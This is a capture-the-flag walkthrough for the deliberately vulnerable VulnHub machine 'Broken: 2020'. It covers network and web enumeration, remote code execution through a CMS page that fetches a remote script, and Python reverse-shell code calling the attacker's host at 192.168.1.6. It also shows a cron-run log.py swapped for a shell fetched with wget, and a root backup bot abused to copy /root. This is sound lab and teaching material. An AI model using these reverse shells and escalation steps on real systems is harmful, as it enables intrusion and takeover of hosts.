VulnHub-Broken-2020:1

Target IP Address

```
nmap -T5 192.168.1.1/24
```

IP Address: 192.168.1.232

Scanning & Enumeration

---

nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.232
```

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 7e:f3:33:8c:be:0c:ed:d7:0e:c6:67:cc:73:bf:c0:ab (RSA)
| 256 ee:ed:74:02:0d:3f:7d:6d:45:aa:ff:f3:3a:d0:1a:d9 (ECDSA)
|_ 256 d1:18:a9:ef:7f:b6:c8:a9:30:52:c8:e6:b6:ec:64:80 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Coming Soon
MAC Address: 08:00:27:2A:C0:85 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
[m3rc@brut3-g33579 broken]$ sudo nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.232
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 22:14 IST
Nmap scan report for 192.168.1.232
Host is up (0.00045s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 7e:f3:33:8c:be:0c:ed:d7:0e:c6:67:cc:73:bf:c0:ab (RSA)
|   256 ee:ed:74:02:0d:3f:7d:6d:45:aa:ff:f3:3a:d0:1a:d9 (ECDSA)
|_  256 d1:18:a9:ef:7f:b6:c8:a9:30:52:c8:e6:b6:ec:64:80 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Coming Soon
MAC Address: 08:00:27:2A:C0:85 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4
- 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), S
ynology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms 192.168.1.232

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.59 seconds
[m3rc@brut3-g33579 broken]$
```

nikto


```
nikto -h http://192.168.1.232
```

```
[m3rc@brut3-g33579 broken]$ nikto -h http://192.168.1.232
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.232
+ Target Hostname:    192.168.1.232
+ Target Port:        80
+ Start Time:         2020-09-27 22:25:55 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x5d6 0x5a19860854180
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
 some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
f the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images
 directory. The value is "http://127.0.1.1/images/".
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /cms/: This might be interesting...
+ 7535 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2020-09-27 22:28:01 (GMT5.5) (126 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


dirbuster

```
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sun Sep 27 22:31:13 IST 2020
--------------------------------

http://192.168.1.232:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/images/
/
/cms/
/fonts/

Dirs found with a 403 response:

/icons/
/icons/small/
/server-status/


--------------------------------
Files found during testing:

Files found with a 200 responce:

/cms/index.php
/fonts/ionicons.eot
/fonts/ionicons.woff
/fonts/ionicons.svg
/fonts/ionicons.ttf


--------------------------------
```

http://192.168.1.232



/images




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
countdown-1-1000x1000.jpg	2020-03-24 12:15	125K	
countdown-2-1000x1000.jpg	2020-03-24 12:15	139K	
countdown-3-1600x900.jpg	2020-03-24 12:15	135K	
countdown-4-1000x1000.jpg	2020-03-24 12:15	81K	
countdown-5-1600x900.jpg	2020-03-24 12:15	129K	
countdown-6-1600x900.jpg	2020-03-24 12:15	214K	
countdown-7-1600x900.jpg	2020-03-24 12:15	185K	
logo-black.png	2020-03-24 12:15	2.3M	
logo-white.png	2020-03-24 12:15	2.3M	

Apache/2.4.38 (Debian) Server at 192.168.1.232 Port 80

/cms



> TrustMeCMS doesn't exist

/cms/index.php

> On clicking install

SORRY FOR THAT

- Website defaced from installation of the cms
- Enumerating CMS

Flag- 1

dirb on "/cms"

DIRECTORY: http://192.168.1.232/cms/cc/

```
[m3rc@brut3-g33579 broken]$ dirb http://192.168.1.232/cms

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Sep 27 22:43:45 2020
URL_BASE: http://192.168.1.232/cms/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.232/cms/ ----
==> DIRECTORY: http://192.168.1.232/cms/cc/
+ http://192.168.1.232/cms/index.html (CODE:200|SIZE:67)

---- Entering directory: http://192.168.1.232/cms/cc/ ----
+ http://192.168.1.232/cms/cc/index.php (CODE:200|SIZE:310)

-----------------
END_TIME: Sun Sep 27 22:43:47 2020
DOWNLOADED: 9224 - FOUND: 2
[m3rc@brut3-g33579 broken]$
```

/cms/cc

Exploitation

- The page is looking for a file from a remote server

- Set up a python server to see what it is looking for.

- It is looking for a shell with the given name: /1ce1dec6d9e6f67186e1bd9f50e5cdb5.sh
- Try running a shellscript:

```
id
```

- We have RCE
- Spwan a reverse shell, with nc listening on 1234

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,sock
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1
92.168.1.6",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.cal
l(["/bin/sh","-i"]);'
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

- We have a reverse shell

```
[m3rc@brut3-g33579 ~]$ nc -lnvp 1234
Connection from 192.168.1.232:60664
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls -la
total 24
drwxr-xr-x 2 www-data www-data 4096 Sep 27 19:30 .
drwxr-xr-x 3 www-data www-data 4096 Sep 27 19:05 ..
-rw-r--r-- 1 www-data www-data   32 Sep 27 19:05 e425ef56a6ca4a3101e775d5019fb237.txt
-rw-r--r-- 1 www-data www-data  164 Mar 24  2020 fe8b7cfd24a4ad396054c8cd2f44d296.py
-rw-r--r-- 1 www-data www-data  992 Mar 24  2020 index.php
-rw-r--r-- 1 www-data www-data    0 Sep 27 19:35 log.txt
-rw-r--r-- 1 www-data www-data  228 Sep 27 19:35 shell.sh
$
```

```
www-data@broken:/home/alice$ ls
ls
flag.txt  note.txt  script
www-data@broken:/home/alice$ cat flag.txt
cat flag.txt
{FLAG2:                    }
www-data@broken:/home/alice$
```

Flag- 2

Enumerating

```
www-data@broken:/home/alice$ cat note.txt
cat note.txt
Alice,

Please do not install TrustMeCMS, I need check the source before

PS: I created a script to clear apache log during the tests

root
www-data@broken:/home/alice$
```

```
www-data@broken:/home/alice$ cd script
cd script
www-data@broken:/home/alice/script$ ls
ls
clear.log  log.py
www-data@broken:/home/alice/script$ ls -la
ls -la
total 16
drwxrwxrwx 2 alice alice 4096 Mar 26  2020 .
drwxr-xr-x 5 alice alice 4096 Mar 26  2020 ..
-rw-r--r-x 1 alice alice   48 Sep 27 19:46 clear.log
-rwxr--r-- 1 alice alice  585 Mar 25  2020 log.py
www-data@broken:/home/alice/script$
```

- We can write a python script to spawn a shell and then, replace log.py with it.

```
import socket
import subprocess
import os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.6",4444));os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
#!/bin/env/python

import socket
import subprocess
import os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.6",4444));os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
www-data@broken:/home/alice/script$ mv log.py log1.py
mv log.py log1.py
www-data@broken:/home/alice/script$ wget http://192.168.1.6/log.py
wget http://192.168.1.6/log.py
--2020-09-27 19:52:37--  http://192.168.1.6/log.py
Connecting to 192.168.1.6:80... failed: Connection refused.
www-data@broken:/home/alice/script$ wget http://192.168.1.6:8888/log.py
wget http://192.168.1.6:8888/log.py
--2020-09-27 19:52:58--  http://192.168.1.6:8888/log.py
Connecting to 192.168.1.6:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 246 [text/plain]
Saving to: 'log.py'

log.py              100%[===================>]     246  --.-KB/s    in 0s

2020-09-27 19:52:58 (6.90 MB/s) - 'log.py' saved [246/246]

www-data@broken:/home/alice/script$ ls
ls
clear.log  log.py  log1.py
www-data@broken:/home/alice/script$
```

- Wait for a few seconds for the python file to get executed.

• Obtained Reverse Shell

  - We have become user Alice

```
[m3rc@brut3-g33579 ~]$ nc -lnvp 4444
Connection from 192.168.1.232:53042
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
alice@broken:/root$ id
id
uid=1000(alice) gid=1000(alice) groupes=1000(alice),24(cdrom),25(floppy),29(audio),30(dip),44(video),46
(plugdev),109(netdev),111(bluetooth)
alice@broken:/root$
```

- Enumerating

```
alice@broken:/root$ ls
ls
ls: impossible d'ouvrir le répertoire '.': Permission non accordée
alice@broken:/root$ cd ..
cd ..
alice@broken:/$ ls
ls
back        etc             lib         media  run   usr
backup.py   flag.txt        lib32       mnt    sbin  var
bin         home            lib64       opt    srv   vmlinuz
boot        initrd.img      libx32      proc   sys   vmlinuz.old
dev         initrd.img.old  lost+found  root   tmp
alice@broken:/$ cat flag.txt
cat flag.txt
alice@broken:/$ ls -la
ls -la
total 73
drwxr-xr-x  19 root root  4096 mars  25  2020 .
drwxr-xr-x  19 root root  4096 mars  25  2020 ..
drwxr-xr-x   3 root root  4096 mars  25  2020 back
-rwxr-xr-x   1 root root   493 mars  25  2020 backup.py
lrwxrwxrwx   1 root root     7 mars  24  2020 bin -> usr/bin
drwxr-xr-x   4 root root  1024 mars  24  2020 boot
drwxr-xr-x  18 root root  3160 sept. 27 18:38 dev
drwxr-xr-x  81 root root  4096 sept. 27 18:38 etc
-rw-r--r--   1 root root     0 mars  25  2020 flag.txt
drwxr-xr-x   3 root root  4096 mars  24  2020 home
lrwxrwxrwx   1 root root    30 mars  24  2020 initrd.img -> boot/initrd.img-4.19.0-8-amd64
lrwxrwxrwx   1 root root    30 mars  24  2020 initrd.img.old -> boot/initrd.img-4.19.0-8-amd64
lrwxrwxrwx   1 root root     7 mars  24  2020 lib -> usr/lib
lrwxrwxrwx   1 root root     9 mars  24  2020 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 mars  24  2020 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 mars  24  2020 libx32 -> usr/libx32
drwx------   2 root root 16384 mars  24  2020 lost+found
drwxr-xr-x   3 root root  4096 mars  24  2020 media
drwxr-xr-x   2 root root  4096 mars  24  2020 mnt
drwxr-xr-x   2 root root  4096 mars  24  2020 opt
dr-xr-xr-x 100 root root     0 sept. 27 18:38 proc
drwx------   5 root root  4096 sept. 27 19:53 root
drwxr-xr-x  20 root root   600 sept. 27 18:38 run
lrwxrwxrwx   1 root root     8 mars  24  2020 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 mars  24  2020 srv
dr-xr-xr-x  13 root root     0 sept. 27 18:38 sys
drwxrwxrwt   9 root root  4096 sept. 27 19:39 tmp
drwxr-xr-x  13 root root  4096 mars  24  2020 usr
drwxr-xr-x  12 root root  4096 mars  24  2020 var
lrwxrwxrwx   1 root root    27 mars  24  2020 vmlinuz -> boot/vmlinuz-4.19.0-8-amd64
lrwxrwxrwx   1 root root    27 mars  24  2020 vmlinuz.old -> boot/vmlinuz-4.19.0-8-amd64
alice@broken:/$
```

Flag- 3

```
alice@broken:~/backup$ ls
ls
flag.txt  logbot.log  note.txt  path.txt
alice@broken:~/backup$ cat flag.txt
cat flag.txt
{FLAG3:                                }

alice@broken:~/backup$
```

- We found a note

```
alice@broken:~/backup$ cat note.txt
cat note.txt
Alice we have been hacked !

Please put the path of the website backup directory in path.txt, my bot will do the rest

thx

root
alice@broken:~/backup$
```

```
alice@broken:~/backup$ ls
ls
flag.txt  logbot.log  note.txt  path.txt
alice@broken:~/backup$ cat logbot.log
cat logbot.log
[INFO] 19:54:01 27/09/2020  : no path in path.txt
[INFO] 19:55:01 27/09/2020  : no path in path.txt
[INFO] 19:56:01 27/09/2020  : no path in path.txt
[INFO] 19:57:01 27/09/2020  : no path in path.txt
[INFO] 19:58:01 27/09/2020  : no path in path.txt
[INFO] 19:59:01 27/09/2020  : no path in path.txt
[INFO] 20:00:02 27/09/2020  : no path in path.txt
[INFO] 20:01:01 27/09/2020  : no path in path.txt
alice@broken:~/backup$ cat path.txt
cat path.txt
```

- This meant that a job was running every minute.
- It is looking for the backup file which is in /back

```
alice@broken:/back$ ls -la
ls -la
total 36
drwxr-xr-x  3 root root 4096 mars  25  2020 .
drwxr-xr-x 19 root root 4096 mars  25  2020 ..
drwxr-xr-x  2 root root 4096 mars  25  2020 backup
-rwxr-xr-x  1 root root  493 mars  25  2020 backup.py
-rw-r--r--  1 root root  114 mars  25  2020 check.py
-rwxr-xr-x  1 root root  274 mars  25  2020 hack.sh
-rwxr-xr-x  1 root root  132 mars  25  2020 load.sh
-rw-------  1 root root 1179 mars  25  2020 post
-rw-------  1 root root 1168 mars  25  2020 root
alice@broken:/back$
```

- Contents:

```
alice@broken:~/backup$ cd /back
cd /back
alice@broken:/back$ ls
ls
backup  backup.py  check.py  hack.sh  load.sh  post  root
alice@broken:/back$ cat hack.sh
cat hack.sh
#!/bin/sh
mv /root/backup /home/alice/backup
chown -R alice:alice /home/alice/backup
chmod 700 /home/alice/backup


rm /var/spool/cron/crontabs/root
cp /root/root /var/spool/cron/crontabs/root
chmod 600 /var/spool/cron/crontabs/root


rm hack.sh check.py load.sh root post

alice@broken:/back$ cat load.sh
cat load.sh
#!/bin/sh
cp -r * ../
cp /root/post /var/spool/cron/crontabs/root
chmod 600 /var/spool/cron/crontabs/root
rm -r /home/alice/backup

alice@broken:/back$ cat backup.py
cat backup.py
import os
import datetime
size = os.path.getsize("/home/alice/backup/path.txt")

if size > 3 :

        file = open("/home/alice/backup/path.txt", "r")
        path = file.read().strip()
        file.close()
        cmd = "rsync -a "+path+" /home/alice/backup --exclude back --exclude backup.py&& chown -R www-data:alice /home/alice/backup && chmod -R 777 /home/alice/backup"
        os.system(cmd)
date = str(datetime.datetime.now())
log = open("/home/alice/backup/logbot.log", "w")
log.write("last check : "+date)
log.close()
alice@broken:/back$
```

- Here the bot (scripts) are picking up the contents in the directory specified in “path.txt” and copying it in the current directory
- Hence we can read the contents of /root by

```
echo "/root" > path.txt
```

-Root Flag-